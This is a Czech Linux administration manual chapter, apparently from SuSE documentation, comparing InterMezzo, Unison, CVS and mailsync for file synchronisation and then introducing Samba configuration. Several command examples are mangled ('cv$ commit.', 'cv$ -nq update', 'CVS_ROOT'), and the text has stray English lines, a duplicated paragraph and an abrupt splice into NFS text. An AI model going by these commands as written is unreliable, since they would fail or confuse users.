Synchronizace dat není žádný problém pro počítače, které jsou trvale připojené do sítě. V takovém případě je nejjednodušší cesta nasazení síťového souborového systému, který umožňuje ukládat všechna data na serveru a přistupovat k nim ze všech klientských stanic v síti. Toto řešení je však vyloučené v případě pomalejší nebo dočasné sítě. V případě používání laptopu pak potřebujete lokální kopii všech potřebných souborů. Tehdy přichází potřeba synchronizace souborů. Pokud pak updatujete určitý soubor na jednom počítači, dojde k updatu tohoto souboru i na všech ostatních počítačích. Automaticky lze synchronizaci provádět pomocí programů scp nebo rsync. Ne vždy je však tento způsob žádoucí, protože může dojít např. k přepisu novější verze starší.

Upozornění

Riziko ztráty dat

Dřív než začnete používat systém k synchronizaci dat, seznamte se s funkcemi zvoleného programu a proveďte několik testů. U zvláště důležitých dat proveďte zálohu.

Upozornění

Ruční synchronizaci provází vysoká časová náročnost a možnost chyb. Těmto nepříjemným vlastnostem lze předejít automatizací synchronizace. Zde vám některé z programů, které takovou automatizaci umožňují, krátce představíme. Pokud se pro některý z nich rozhodnete, nezapomeňte si pročíst jejich dokumentaci.

InterMezzo

Základem programu InterMezzo je implementace souborového systému, které vyměňuje přes síť soubory podobně jako NFS, ale na jednotlivých počítačích ukládá lokální kopie. Požadované soubory jsou pak k dispozici i v případě, že síť zrovna nefunguje. Lokální kopie lze editovat. Všechny změny se zanášejí do zvláštního souboru. Jakmile dojde k připojení k síti, změny se automaticky odešlou a dojde k synchronizaci. Více informací o programu InterMezzo najdete po instalaci balíčku v souboru `/usr/share/doc/packages/InterMezzo/InterMezzo-HOWTO.html`.

Unison

Unison není síťový souborový systém. Soubory jsou jednoduše ukládány a editovány lokálně. Program Unison pak po ručním spuštění provede synchronizaci

dat. Při první synchronizaci se na obou počítačích vytvoří databáze obsahující kontrolní součty, časová razítka a informace o přístupových právech jednotlivých zvolených souborů. Při dalším spuštění již program Unison rozpozná, které soubory se mají synchronizovat a navrhne přenos na jiný počítač.

CVS

CVS je nejčastěji používán pro správu verzí zdrojových kódů programů. Nabízí možnost udržování kopie souborů na řadě počítačů. Použitelný je samozřejmě také pro synchronizaci.

CVS spravuje centrální sklad dat na serveru, kde se neukládají jen samotné soubory, ale také jejich změny. Změny se provádějí lokálně a odesílají se do centrálního skladu, odkud mohou být stahovány ostatními uživateli. Jak odeslání tak stažení vyžaduje aktivní účast uživatele.

CVS je odolný proti chybám, které nastanou v případě současného odesílání ze dvou různých počítačů. Všechny změny spojuje a pokud ke změnám dochází současně na stejné řádce, nahlásí konflikt. V případě konfliktu databáze stále zůstává v konzistentním stavu. Konflikty jsou viditelné a řešitelné pouze na klientských stanicích.

mailsync

Mailsync se používá k synchronizaci e-mailů ve schránkách na různých serverech. Synchronizovat lze jak lokální schránky tak schránky IMAP.

V závislosti na ID zprávy v hlavičce, je zpráva buď synchronizována nebo smazána. Synchronizace je možná mezi jednotlivými schránkami nebo skupinami schránek.

Určení faktorů pro výběr programů

Client-Server vs. Peer-to-Peer

Pro distribuci dat se používají dva odlišné modely. V prvním modelu všichni klienti synchronizují data s centrálním serverem.

Server musí být čas od času dostupný pro klienty. Tento model je používán CVS a InterMezzo.

Další možnost představuje synchronizace dat mezi klienty navzájem. Tak pracuje např. Unison.

Přenositelnost

InterMezzo je v současnosti podporován pouze v linuxových systémech. V minulosti byl limitován 32-bitovou (angl. *little endian*) architekturou (ix86). Díky přechodu z na perl založeného lento na InterSync, již tento limit neexistuje. V případě synchronizace mezi rozdílnými architekturami je však vždy nutná opatrnost. CVS a Unison jsou dostupné na řadě různých architektur včetně různých unixových systémů a systému Windows.

Interaktivní vs. automatický

Datová synchronizace u programu InterMezzo se spouští na pozadí automaticky ihned po navázání spojení se serverem. Manuální zásahy jsou nutné pouze v případě řešení konfliktů.

U programů CVS a Unison synchronizaci spouští ručně uživatelé. Tak jen nad ní umožněna větší kontrola. Na druhou stranu v situaci, kdy dochází k synchronizaci v příliš dlouhých intervalech, je velmi pravděpodobné, že dojde ke konfliktu.

Rychlost

Vzhledem k interaktivitě jsou Unison a CVS pomalejší než InterMezzo, který se spouští automaticky na pozadí. Program CVS je obvykle rychlejší než Unison.

Konflikty

V CVS konflikty nenastávají často ani u velkých projektů, na kterých pracuje řada lidí. Je to proto, že každý dokument je skládán z jednotlivých řádek. Pokud už ke konfliktu dojde, je postižen pouze jeden klient. Konflikty jsou navíc velmi snadno řešitelné.

Unison hlásí chyby a vyřazuje postižené soubory ze synchronizace. Změny se spojují obtížněji než v CVS.

Protože InterMezzo není interaktivní, řešení konfliktů je obtížnější. Když se objeví konflikt, InterSync se ukončí s chybovým hlášením. V takovém případě je nutný zásah systémového administrátora, který musí soubory uvést do konzistentního stavu ručně (pomocí `sync` nebo `scp`).

Výběr a vkládání souborů

InterMezzo synchronizuje celý souborový systém. Nové soubory se automaticky objeví i na všech ostatních počítačích.

Při nejjednodušší konfiguraci Unison synchronizuje adresář. Nově vložené soubory jsou automaticky distribuovány dále.

V CVS je nutné všechny adresáře a soubory vložit ručně pomocí příkazu:

```
cv$ add
```

Datové svazky a požadavky na disk

Při synchronizaci je nutné mít na všech klientech potřebné místo pro synchronizovaná data. V případě CVS budete navíc potřebovat také místo na serveru pro repository. Historie souborů je také uložena na serveru a samozřejmě vyžaduje určité volné místo. U změněných souborů se ukládají pouze pozměněné řádky. U binárních souborů je vyžadováno další místo pro uložení velikosti souborů.

GUI

Unison nabízí zvláštní grafické rozhraní, kde jsou zobrazeny synchronizační procedury. Můžete přijmout návrh nebo vyloučit některé jednotlivé soubory. V textovém režimu lze potvrzovat jednotlivé procedury.

Pokročilejší uživatelé ovládají CVS z příkazové řádky. Dostupné jsou také grafická rozhraní jako *cervisia*. V těchto programech je řešení konfliktů mnohem snadnější než z příkazové řádky. CVS je podporováno řadou vývojářských nástrojů (např. *kdevelop*) a textových editorů (např. *emacs*).

InterMezzo příliš pohodlí neposkytuje. Na druhou stranu k přímé práci s tímto programem dochází velmi zřídka. Po konfiguraci se vše již provádí automaticky na pozadí.

Uživatelská přívětivost

Konfigurace InterMezzo nepatří k nejsnadnějším a měl by ji provádět pouze administrátor s pokročilejšími znalostmi Linuxu. Pro nastavení jsou vyžadována práva uživatele *root*.

Unison se velmi snadno ovládá a je vhodnou volbou i pro začátečníky.

Používání CVS je trochu složitější než v předešlém případě. Uživatelé by měli rozumět vztahům mezi lokálními daty a repository. Před změnou a odesláním dat by měli vždy pracovat s nejnovější verzí, kterou získají pomocí příkazu:

```
cvs update
```

Po dokončení práce je nutné data přesunout do repository příkazem:

```
cvs commit.
```

Bezpečnost

Data by během přenosu měla být chráněna proti změnám. Jak Unison tak CVS lze používat spolu se ssh (Secure Shell). Pokud chcete svým datům zajistit maximální bezpečnost, vyhněte se používání rsh (Remote Shell).

Synchronizace v programu InterMezzo se provádí přes protokol http. Tento protokol sám o sobě není příliš bezpečný. Abyste zvýšili bezpečnost, můžete použít SSL. Konfigurace s SSL patří do rukou pokročilejších administrátorů.

Ochrana proti ztrátě dat

CVS archivuje všechny změny v projektu a je extrémně stabilní. Protože se ukládá historie projektu, je CVS chráněn i proti chybám uživatelů jako je např. smazání souboru.

Unison patří k novějším programům, ale již si dokázal své místo získat především vysokou stabilitou. Je však mnohem citlivější na chyby uživatelů. Pokud jednou smažete některý soubor, již ho nikdy neobnovíte.

InterMezzo se stále nachází ve vývojové fázi alfa. Protože jsou data ukládána na zvláštním souborovém systému, je jejich ztráta poměrně nepravděpodobná. Může však dojít k poškození samotných souborů. Omezená je také odolnost proti uživatelským chybám. Pokud soubor smažete na jednom počítači, smaže se i na všech ostatních. Pokud se rozhodnete pro nasazení InterMezzo, provádějte pravidelné zálohování.

Úvod do InterMezzo

Architektura

InterMezzo používá zvláštní typ souborového systému. Soubory jsou uloženy lokálně na jednotlivých klientských počítačích. Obvykle je pro tento účel používán některý z linuxových souborových systémů, obvykle ext 3. Po úpravě oddílu a souborový systém se připojí po zadání příkazu:

```
intermezzo
```

	InterMezzo	Unison	CVS	mailsync
C-S/equal	C-S	P2P	C-S	P2P
Přenositelnost	Linux(i386)	Lin,Un*x,Win	Lin,Un*x,Win	Lin,Un*x
Interaktivita	-	x	x	-
rychlost	++	-	o	+
Konflikty	-	o	++	+
Výběr	fs	adresář	výběr	mailbox
Historie	-	-	x	-
Prostor	o	o	--	+
GUI	-	+	o	-
Obtížnost	-	+	o	o
Útoky	-	+(ssh)	+(ssh)	+(SSL)
Ztráta dat	o	+	++	+

Tabulka 19.1: Funkce synchronizačních nástrojů -- = nízká, - = nízká nebo žádná o = střední, + = dobrá, ++ = výborná, x = dostupná

Jádro zavede modul s podporou InterMezzo. Všechny změny prováděné na tomto souborovém systému jsou zapisovány do záznamů.

Po úvodních krocích se spustí program InterSync. Tento program spustí webový server (např. apache) a k datům mohou přistupovat ostatní počítače. Při konfiguraci klientů je nutné zadat jméno serveru pro InterSync.

InterSync je další generací staršího InterMezzo, který pro synchronizaci používat perlového démona `lento`. Dokumentace InterSync stále pojednává o starším systému. Moduly jádra však stále podporují `lento` a s InterSync nepracují. V jádře SuSE je nyní dostupný novější modul. Pokud si chcete vytvářet vlastní jádro, nezapomeňte ke zdrojovým kódům přiinstalovat také balík `km_intersync`.

Konfigurace InterMezzo vyžaduje administrátorská práva. Jak již bylo napsáno výše, konfigurace samotná je poměrně složitá. Postup popsany níže zahrnuje pouze základy a neobsahuje všechny nezbytné kroky pro vytvoření bezpečného systému.

Konfigurace InterMezzo serveru

Jeden z počítačů bude nastaven jako server. Tento server bude kontrolovat synchronizační provoz.

Pro synchronizovaná data je nutné vytvořit zvláštní souborový systém. Pokud nemáte volný diskový oddíl a nepoužíváte LVM, je nejjednodušší použít

smyčkové zařízení (loop device), které vám umožní používat soubor jako zvláštní souborový systém.

V následujícím příkladu je vytvořen v kořenovém adresáři souborový systém InterMezzo/ext3 o velikosti 256 MB.

In the following example, an InterMezzo/ext3 file system with a size of 256 MB is set up in the root directory. Souborový systém je označen jako fset0.

```
dd if=/dev/zero of=/izo0 bs=1024 count=262144
mkizofs -r fset0 /izo0 # Varování můžete ignorovat
```

Tento souborový systém připojíme do /var/cache/intermezzo příkazem:

```
mount -t intermezzo -o fileset=fset0,loop /izo /var/cache/intermezzo
```

Aby se všechny tyto činnosti prováděli automaticky, musíte provést příslušný zápis do souboru /etc/fstab. Nyní můžete nakonfigurovat InterSync editací souboru /etc/sysconfig/intersync. Nutné je doplnit následující:

```
INTERSYNC_CLIENT_OPTS="--fset=fset0"
INTERSYNC_CACHE=/var/cache/intermezzo
INTERSYNC_PROXY=" "
```

Program InterSync spustíte příkazem:

```
/etc/init.d/intersync start
```

Aby se program spouštěl automaticky při startu systému, musíte ho vložit do seznamu služeb příkazem:

```
insserv intersync.
```

Konfigurace InterMezzo Clients

Konfigurace klientů (jeden server více klientů) je podobná jako v případě serveru. Jedinou změnu při konfiguraci souboru /etc/sysconfig/intersync představuje nastavení jména serveru v proměnné INTERSYNC_CLIENT_OPTS:

```
INTERSYNC_CLIENT_OPTS="-fset=fset0 -server=ServerName"
```

ServerName musíte nahradit jménem serveru. Pokud je to možné, měl by mít souborný systém na všech počítačích stejnou velikost.

Řešení problémů

Hned po startu klienta se změny v souborech v adresáři `/var/cache/intermezzo/` projeví na serveru a všech ostatních klientech. Pokud k tomu nedojde, nedošlo k navázání spojení se serverem nebo je chybná konfigurace. Chybu najdete analýzou záznamů ze souboru `/var/log/messages`. Webový server ukládá své startovací záznamy do `/var/intermezzo-X/`. Záznamy změn v souborovém systému najdete v `/var/cache/intermezzo/.intermezzo/fset0/kml` a zobrazíte je příkazem:

```
kmlprint
```

V případě konfliktu se InterSync ukončí. Zda je synchronizace aktivní zjistíte příkazem:

```
/etc/init.d/intersync status
```

Důvody pro ukončení služby zjistíte v souboru se záznamy.

Další informace najdete v dokumentaci:

```
/usr/share/doc/packages/intersync/  
http://www.inter-mezzo.org/
```

Úvod do Unison

Použití

Unison je vynikající řešení pro synchronizaci a transfer adresářového stromu. Synchronizace je prováděna v obou směrech a lze ji kontrolovat pomocí přehledného grafického rozhraní. V případě potřeby je k dispozici i textová verze ovládání. Synchronizaci lze automatizovat tak, že není potřebný žádný zásah uživatele. Takové nastavení již vyžaduje určité zkušenosti.

Požadavky

Unison je nutné nainstalovat na server i na klienty. Serverem se zde rozumí vzdálený počítač.

V následujících příkladech je Unison používán spolu s ssh. Program ssh musí být nainstalována klientovi i serveru.

Používání Unison

Podstatou práce Unison je asociace dvou adresářů (roots). Tato asociace je symbolická — nejde o online spojení. V našem případě je použito následující nastavení:

Klient:	Server:
<code>/home/tux/dir1</code>	<code>/home/geeko/dir2</code>

Synchronizovat budeme dva výše uvedené adresáře. Uživatel má na klientovi uživatelské jméno **tux** a na serveru **geeko**. Před zahájením práce je vhodné otestovat komunikaci klient – server příkazy:

```
unison -testserver /home/tux/dir1 ssh://geeko@server//homes/geeko/dir2
```

problémy, které mohou nastat:

- nekompatibilní verze Unison na klientovi a serveru
- Server nepovoluje SSH připojení
- Některá z uvedených cest neexistuje

Pokud vše funguje, vynechejte volbu `-testserver`.

Během první synchronizace Unison nezná vztahy mezi adresáři. Šipka ve sloupci 'Action' indikuje směr transferu. Znak otazníku znamená, že Unison nedokáže určit směr transferu, protože obě verze byly zrovna změněny nebo jsou nové.

Pro individuální směr transferu můžete použít klávesy šipek. Pokud jsou pro všechny položky nastaveny správné směry, potvrďte nastavení kliknutím na 'Go'.

Charakteristiky Unison lze nastavit v příkazové řádce parametry. Seznam parametrů získáte příkazem:

```
unison --help.
```

Pro každou dvojici se vytváří záznam v uživatelském adresáři `~/ .unison`.

Konfigurace např. `~/ .unison/example.prefs` se také ukládá v domovském adresáři:

```
root=/home/foobar/dir1
root=ssh://fbar@server//homes/fbar/dir2
batch=true
```

Obsah souboru 60: Soubor `~/ .unison/example.prefs`

Při startu synchronizace zadejte na příkazovém řádku tento soubor jako parametr:

```
unison example.prefs.
```

Další informace

Velmi užitečná je oficiální dokumentace Unison. Kompletní manuál najdete na stránce <http://www.cis.upenn.edu/~bcpierce/unison/> a v SuSE balík unison.

Úvod do programu CVS

Použití

CVS je velmi užitečný v případě časté editace textových souborů velkým počtem uživatelů. CVS lze použít i pro jiné než textové formáty, ale bude docházet k velkým požadavkům na prostor na serveru, protože všechna data budou ukládána odděleně. Navíc nebude dostupná řada užitečných funkcí.

Synchronizace pomocí CVS na rozdíl od Unison vyžaduje existenci jednoho centrálního serveru.

Konfigurace CVS serveru

Server je místo, kde jsou uloženy všechny platné soubory včetně posledních verzí. Jako server lze používat libovolnou pracovní stanici. Pokud je to možné, měli byste provádět pravidelné zálohování tohoto serveru.

Při konfiguraci serveru je vhodné nastavit přístup pro uživatele pomocí ssh. Pokud je uživatel serveru znám např. jako tux a CVS je nainstalován jak na klientovi tak na serveru, je nutné na straně serveru nastavit následující proměnné prostředí:

```
CVS_RSH=ssh CVS_ROOT=tux@server:/serverdir
```

Příkazem:

`cvs init` CVS server ze strany klienta. Tento příkaz je potřebné provést pouze jednou.

Nakonec musí být synchronizaci přiřazeno jméno. Na klientovi vytvořte adresář, který bude obsahovat soubory spravované pomocí CVS. Jméno adresáře bude také jméno synchronizace. V našem případě používáme adresáře pojmenovaný `synchome`. Jméno synchronizace nastavíme v tomto adresáři příkazem:

```
cvs import synchome TUX TUX_0
```

Řada CVS příkazů vyžaduje komentář. Pro tento účel CVS spouští editor (definovaný proměnnou prostředí `$EDITOR` nebo `vi`, pokud jste žádný editor nenasadili). V editoru můžete doplnit komentář jako v následujícím příkladě:

```
cvs import -m 'this is a test' synchome TUX TUX_0
```

Používání CVS

Od tohoto okamžiku lze k repository přistupovat ze všech klientů a stahovat její obsah pomocí příkazu `checked out`:

```
cv$ co synchome
```

Voláním tohoto příkazu vytvoříte na klientském počítači adresář `synchome`. Všechny změny do repository zašlete z tohoto adresáře příkazem:

```
cv$ commit.
```

Tímto příkazem zašlete na repository všechny soubor včetně souborů z podadresářů. Pokud chcete zaslat pouze jednotlivé soubory nebo adresáře, uveďte je v příkazu takto:

```
cv$ commit soubor1 adresar1
```

Před zasláním nové verze musí adresáře a soubory v repository existovat. Do repository je vložíte příkazem:

```
cv$ add soubor1 adresar1
```

Synchronizace ze serverem se spustí příkazem:

```
cv$ update
```

Aktualizovat můžete také jednotlivé adresáře a soubory:

```
cv$ update soubor1 adresar1
```

Pokud chcete zobrazit odlišnosti mezi verzemi uloženými v repository, použijte příkaz:

```
cv$ diff
```

nebo

```
cv$ diff soubor1 adresar1.
```

Aktualizované soubory zobrazíte příkazem:

```
cv$ -nq update
```

Během aktualizace jsou zobrazovány určité symboly vypovídající o stavu souborů a adresářů. Význam některých z nich najdete v následujícím přehledu:

U Lokální verze byla aktualizována.

M Lokální verze byla změněna. Pokud byly na serveru změny, je možné je sloučit s lokální verzí. server, it was possible to merge the differences in the local copy.

P Na lokální verzi byly aplikovány změny z verze na serveru.

C Lokální soubor je v konfliktu s aktuální verzí v repozitory.

? Soubor v CVS neexistuje.

Stav **M** indikuje lokální změny. Tyto soubory je vhodné poslat do repository nebo smazat a pak znovu spustit update. Při updatu se do lokální kopie repository doplní chybějící části. Pokud chcete zaslat do repository soubory, který před vámi někdo již zaslal, může dojít ke konfliktu. V takovém případě se objeví **C**.

V takovém případě se podívejte do konfliktních značek (**>>** a **<<**) v souboru a rozhodněte se, kterou verzi si přejete použít. Pokud se rozhodnete zrušit své změny, stačí smazat svůj lokální soubor a zadat příkaz:

```
cvs up
```

Tímto příkazem získáte aktuální verzi ze serveru.

Další informace

Rozšířenou dokumentaci najdete na následujících adresách:

```
http://www.cvshome.org/  
http://www.gnu.org/manual/
```

Úvod do mailsync

Použití

mailsync se používá tři úlohy:

- Synchronizace lokálně uložených poštovních zpráv se zprávami uloženými na serveru
- Při migraci schránek různých serverů nebo při migraci na jiný poštovní server
- Kontrole integrity schránky a vyhledávání duplicitních zpráv

Konfigurace

mailsync rozeznává mezi samotnými schránkami (store) a mezi kanály mezi schránkami (channel). definice obou je uložena v `~/ .mailsync.`. V této části se budete zabývat především prvním typem.

Jednoduchá definice může vypadat takto:

```
store saved-messages {  
    pat      Mail/saved-messages  
    prefix  Mail/  
}
```

Mail/ je podadresář v domovském adresáři uživatele, který obsahuje zprávy včetně složky saved-messages. Program mailsync spustíte příkazem:

```
mailsync -m saved-messages
```

Index všech zpráv je zobrazen v saved-messages. Při tomto nastavení:

```
store localdir {  
    pat      Mail/*  
    prefix  Mail/  
}
```

příkazem:

```
mailsync -m localdir
```

vylistujete všechny zprávy uložené v adresáři Mail/.

Příkaz:

```
mailsync localdir
```

zobrazí jména složek.

Specifikace IMAP serveru vypadá takto:

```
store imapinbox {  
    server {mail.edu.harvard.com/user=gulliver}  
    ref    {mail.edu.harvard.com}  
    pat    INBOX  
}
```

Tento příklad platí pro hlavní složku na IMAP serveru. Pro podsložky bude vypadat takto:

```
store imapdir {
    server {mail.edu.harvard.com/user=gulliver}
    ref    {mail.edu.harvard.com}
    pat    INBOX.*
    prefix INBOX.
}
```

Specifikace IMAP server podporující šifrovaná připojení se změní takto:

```
server {mail.edu.harvard.com/ssl/user=gulliver}
```

při neznámém certifikátu serveru:

```
server {mail.edu.harvard.com/ssl/novalidate-cert/user=gulliver}
```

Nyní je možné podložky v Mail/ připojit k podadresářům IMAP serveru:

```
channel folder localdir imapdir {
    msinfo .mailsync.info
}
```

mailsync používá msinfo k předání seznamu synchronizovaných zpráv.

Příkaz mailsync folder provede toto:

- Schéma schránky je expandováno na obě strany
- Ze získaných jmen složek je odstraněna předpona
- Složky jsou v párech synchronizovány

Složka INBOX.sent-mail na IMAP serveru bude synchronizována s lokální složkou Mail/sent-mail. Synchronizace mezi jednotlivými složkami probíhá následovně:

- Pokud zpráva existuje na obou stranách, nic se nestane.
- Pokud zpráva na jedné ze stran chybí a je nová (není v souboru získaném pomocí msinfo), bude kopírována tam, kde chybí
- Pokud zpráva na jedné ze stran chybí a je stará, bude smazána (protože na jedné ze stran byla zpráva pravděpodobně smazána)

Abyste mohli zjišťovat, která zpráva má být smazána a která kopírována, spusťte mailsync s kanály:

```
mailsync folder localdir
```

Tímto příkazem získáte seznam všech zpráv, které jsou na lokálním počítači nové a seznam všech zpráv, které mají být na straně serveru smazány. Podobně příkaz

```
mailsync folder imapdir
```

vede k seznamu zpráv, které jsou na IMAP serveru nové a které mají být během synchronizace na lokálním počítači smazány.

Možné problémy

Abyste předešli ztrátám dat, je vhodné smazat soubor se záznamy msinfo. Tak budou všechny zprávy existující pouze na jedné straně zobrazeny jako nové a tak budou při další synchronizaci kopírovány i na druhou stranu.

Synchronizovány jsou pouze zprávy s ID. Ostatní zprávy jsou ignorovány. Chybějící ID zprávy je častým důvodem selhání programu při zasílání nebo zápisu zprávy.

Na většině IMAP serverů je hlavní složka označována jako INBOX a podsložky jsou adresovány náhodnými jmény (na rozdíl od INBOX a INBOX.name). Proto pro řadu IMAP serverů není možné nastavit vzorec pro podložky.

Po úspěšném přenosu zprávy na IMAP server nastaví ovladače schránky (c-client) používané programem mailsync zvláštní flag. Z toho důvodu nejsou některé programy jako např. mutt rozpoznat tyto zprávy jako nové. Nastavení tohoto flagu lze zakázat volbou -n.

Další informace

Další informace najdete po instalaci balíčku balík mailsync v souboru README v adresáři /usr/share/doc/packages/maailsync/. V této souvislosti věnujte také pozornost RFC 2076 (angl. *Common Internet Message Headers*).

Heterogenní sítě

Mimo připojení k jiným linuxovým sítím může Linux spolupracovat také s počítači Windows a Macintosh nebo komunikovat se sítěmi Novell. V této kapitole najdete doporučení pro nastavení heterogenních sítí.

Samba – komunikace mezi Linuxem a Windows	494
Sdílení	496
Netatalk	503
Emulace Netware pomocí MARSNWE	509

Samba – komunikace mezi Linuxem a Windows

S použitím balíku Samba lze doplnit libovolný unixový počítač o funkce výkoného souborového a tiskového serveru pro dosové, OS/2 a windowsové počítače. Samba projekt spravuje Samba Team a původně ho vyvíjel australan Andrew Tridgell.

Postupem doby se Samba vyvinula ve stabilní a přenositelný produkt. Proto se ale také stala velmi obsáhlým produktem, a proto zde podáváme jen přehled jejích funkcí. Řadu užitečných dokumentů, podle kterých lze konfigurovat i server pro složitou síť, najdete v adresáři `/usr/share/doc/packages/samba`. V podadresáři dokumentace jsou `examples`, kde je příkladová konfigurace v souboru `smb.conf`. SuSE.

Počínaje verzí SuSE Linux 9.1 je součástí samba verze 3, která obsahuje řadu novinek a zlepšení, z nichž nejvýznamnější jsou:

- Podpora Active Directory.
- Výrazně vylepšená podpora Unicode.
- Přepřepávaný ověřovací mechanismus.
- Vylepšená podpora tiskového systému pro Windows 200x/XP.
- Možnost nastavení jako serveru domény Active-Directory.
- Možnost migrace z NT4 domény na Samba doménu.

Samba používá protokol SMB (Server Message Block) firmy Microsoft. Na tlak firmy IBM tento protokol Microsoft uvolnil, takže nyní má přístup do sítě Microsoft libovolný výrobce softwaru.

Protokol SMB umožňuje využívat sdílení souborů a tiskáren mezi více počítači v prostředí Windows. Je založen na službách, které zde tradičně poskytuje Net-BIOS, a po funkční stránce se dá přirovnat k NFS. Nosným protokolem pro SMB je TCP/IP, který musí mít proto aktivovaný každý windowsový klient.

Migrace na Sambu verze 3

Pokud chcete migrovat ze Samby 2.x na Sambu 3, musíte být maximálně opatrní. Aby nedošlo k chybě, která by vedla k nefunkčnosti souborového serveru, věnujte prosím pozornost **Samba-HOWTO-Collection**. Tento dokument najdete po instalaci balíčku `samba-doc` v souboru `/usr/share/doc/packages/samba/Samba-HOWTO-Collection.pdf`.

NetBIOS

NetBIOS je softwarové rozhraní (API) pro komunikaci mezi počítači s tzv. (angl. *name service*), umožňující počítačům, připojeným k síti, rezervovat si pro sebe jména, sloužící k oboustranné identifikaci. Pro přidělování nebo kontrolu jmen zde není žádná centrální autorita. Každý počítač v síti smí mít libovolný počet jmen, pokud se již nepoužívají.

Rozhraní NetBIOS lze implementovat v různých síťových architekturách. Jedna z implementací, která je těsně svázána se síťovým hardwarem, se nazývá NetBEUI (bývá však často zaměňována za NetBIOS).

NetBIOSová jména, která se posílají přes TCP/IP, nemají teoreticky nic společného se jmény v `/etc/hosts` nebo se jmény z *DNS* – NetBIOS totiž používá svá vlastní, nezávislá jména. Z důvodu zjednodušení správy se však doporučuje, aby si vzájemně odpovídala jména počítačů, která používá NetBIOS a DNS, což je také standardní volba, kterou používá Samba.

Klienti

Všechny běžně používané operační systémy, jako je DOS, Windows a OS/2 podporují SMB protokol. Na počítači však musí být nainstalovaný TCP/IP protokol. Pro různé verze UNIXu je možné použít Samba.

SMB server poskytuje klientům místo ve formě (angl. *shares*). Share obsahuje adresář a všechny jeho podadresáře. Je exportován s vlastním názvem a je možné k němu přistupovat prostřednictvím tohoto názvu – který nemusí odpovídat skutečnému názvu adresáře. Stejně tak je přiřazen název exportované tiskárny, ke které mohou klienti přistupovat.

Instalace a konfigurace serveru

Nejdříve je třeba nainstalovat balík `samba`. Ručně pak můžete spustit službu příkazem `rcsmb start` a pomocí `rcsmb stop` opět ukončit.

Centrální konfigurační soubor v Sambě je `/etc/samba/smb.conf`. Zde je možné konfigurovat celou službu. V zásadě se dělí konfigurační soubor `/etc/samba/smb.conf` na dvě části. V `[globals]` části jsou obecná a centrální nastavení. V druhé části – `[share]` se nastavují sdílené adresáře a nastavují práva k souborům a adresářům. Pokud má být určité nastavení v `[share]` části platné pro celou sekci, pak je třeba ho přesunout do `[globals]` a tím bude platné pro všechny shares, což ušetří stresovaným správcům systémů trochu práce.

Abychom to celé trochu zprůhlednili, vysvětlíme si jednotlivé parametry.

Vysvětlivky k příkladové konfiguraci globální části

- `workgroup` = TUX-NET Samba serveru je pomocí této řádky přiřazen název pracovní skupiny. Je potřeba uvést TUX-NET mezi vaše pracovní skupiny nebo konfigurovat klienty na tuto hodnotu.
- `os level` = 2 Podle tohoto parametru se bude Samba server rozhodovat, zda se stane LMB (angl. *Local Master Browser*) pro své pracovní skupiny. V příkladu uvedená hodnota je schválně nízká tak, aby existující windowsová síť nebyla rušena špatně nakonfigurovanou Sambou. Blížší informace k této volbě naleznete v souborech `BROWSING.txt` a `BROWSING-Config.txt`, které najdete v podadresáři `textdocs` dokumentace balíku.

Pokud ještě neprovozujete SMB server (např. ve Windows NT, 2000, XP) a sambový server by měl v lokální síti udržovat informace o jménech dostupných systémů – tak stačí zvýšit `os level` na vyšší hodnotu (např. 65) a stane se tak LMB.

Při změnách této hodnoty byste měli být obzvláště opatrní, protože můžete rušit komunikaci ve stávající síti.

- `wins support` a `wins server` Když chcete integrovat Sambu do windowsové sítě, kde již běží WINS server – tak položku odkomentujte a uveďte jeho IP adresu.

Když jsou windowsové systémy provozovány v oddělených podsítích, měly by se vidět, ve vaší win síti není žádný WINS server a chcete Sambu používat jako WINS server – tak nastavte `wins support = yes`. Pozor na to, abyste tuto položku aktivovali pouze na jednom serveru.

Sdílení

V následujících příkladech si ukážeme, jak sdílet CD mechaniku a domovské soubory tzv. `homes`.

V následujícím příkladě jsou všechny řádky zakomentované znakem `;`. Pokud chcete sdílet CD mechaniku, musíte tento znak z každé řádky odstranit.

```
[cdrom]
;      comment = Linux CD-ROM
;      path = /media/cdrom
;      locking = no
```

Obsah souboru 61: CD-ROM-zpřístupnění

- **cdrom** a **comment** Položka **cdrom** obsahuje jméno, které bude vidět na SMB klientech. Pomocí **comment** můžete použít libovolné jméno.
- **path = /media/cdrom** Slouží pro exportování bodu připojení
Tento způsob exportování je omezen pouze na lokální uživatele. Ostatním umožníte přístup volbou **guest ok = yes**. Protože tato volba umožňuje přístup ke čtení všem, je potřeba s ní zacházet velice opatrně. Hlavně při používání v sekci **global**.
- **homes** Zvláštní postavení má export tzv. **homes**. Pokud má uživatel na linuxovém souborovém serveru platný účet a vlastní domovský adresář, pak se může jeho klient po zadání platného uživatelského jména a hesla připojit

```
[homes]
    comment = Home Directories
    valid users = %S
    browseable = no
    writeable = yes
    create mask = 0640
    directory mask = 0750
```

Obsah souboru 62: Zpřístupnění domácích adresářů

- **valid users = %S %S** po úspěšné výstavbě spojení je nahrazen exportovaným jménem. Protože při exportu home musí být vždy exportovaný název stejný s názvy uživatelů, je omezeno používání home pouze na vlastníka.
- **browseable = no** Když je tato volba nastavena na **no** - nebude zobrazován v seznamech
- **writeable = yes** Samba má přenastaven zápis u exportovaných dat na **read only = yes**. Pokud má být adresář přístupný pro zápis, pak je třeba nastavit **writeable = yes**. U domovských adresářů je to většinou požadováno. Samba má přenastaven zápis u exportovaných dat na **read only = yes**. Pokud má být adresář přístupný pro zápis, pak je třeba nastavit **writeable = yes**. U domovských adresářů je to většinou požadováno.

- `create mask = 0640` Windowsové počítače neznají koncepci unixových přístupových práv. Proto nedokáží při vytváření souborů určit, jaká přístupová práva budou nastavena. Tento parametr tedy určuje, s jakými právy budou data vytvářena a platí to pouze shares s povoleným zápisem. Číslo 640 znamená `-rw-r---`, tj. čtení a zápis pouze pro vlastníka a čtení pro skupinu.

Security Level

SMB protokol vychází z prostředí DOS/Windows bere ohledy na problematiku bezpečnosti. Proto je možné přístup ke každému exportovanému adresáři ochránit heslem. SMB rozlišuje tři různé způsoby:

- **Share Level Security:** Při nastavení Share Level Security je jedné share přiřazeno jedno heslo. Každý, kdo zná toto heslo má přístup k adresáři.
- **User Level Security:** Při zabezpečení na úrovni uživatelů se zavádí do SMB koncepce uživatelů. Každý uživatel se musí každému serveru prokázat heslem. Server mu pak podle jména uživatele
Server NFS se konfiguruje v souboru `/etc/exports` a omezení přístupu jsou zde až na úrovni počítače, což má význam v prostředí unixových stanic, pro které byl navržen NFS, neboť si zde klient sám ověřuje přístupová práva.

Protože je však stále ještě mnoho instalací, kdy každý uživatel DOS a Windows má na svém počítači neomezená práva, nebylo u SMB možné použít stejnou ochranu jako v NFS.

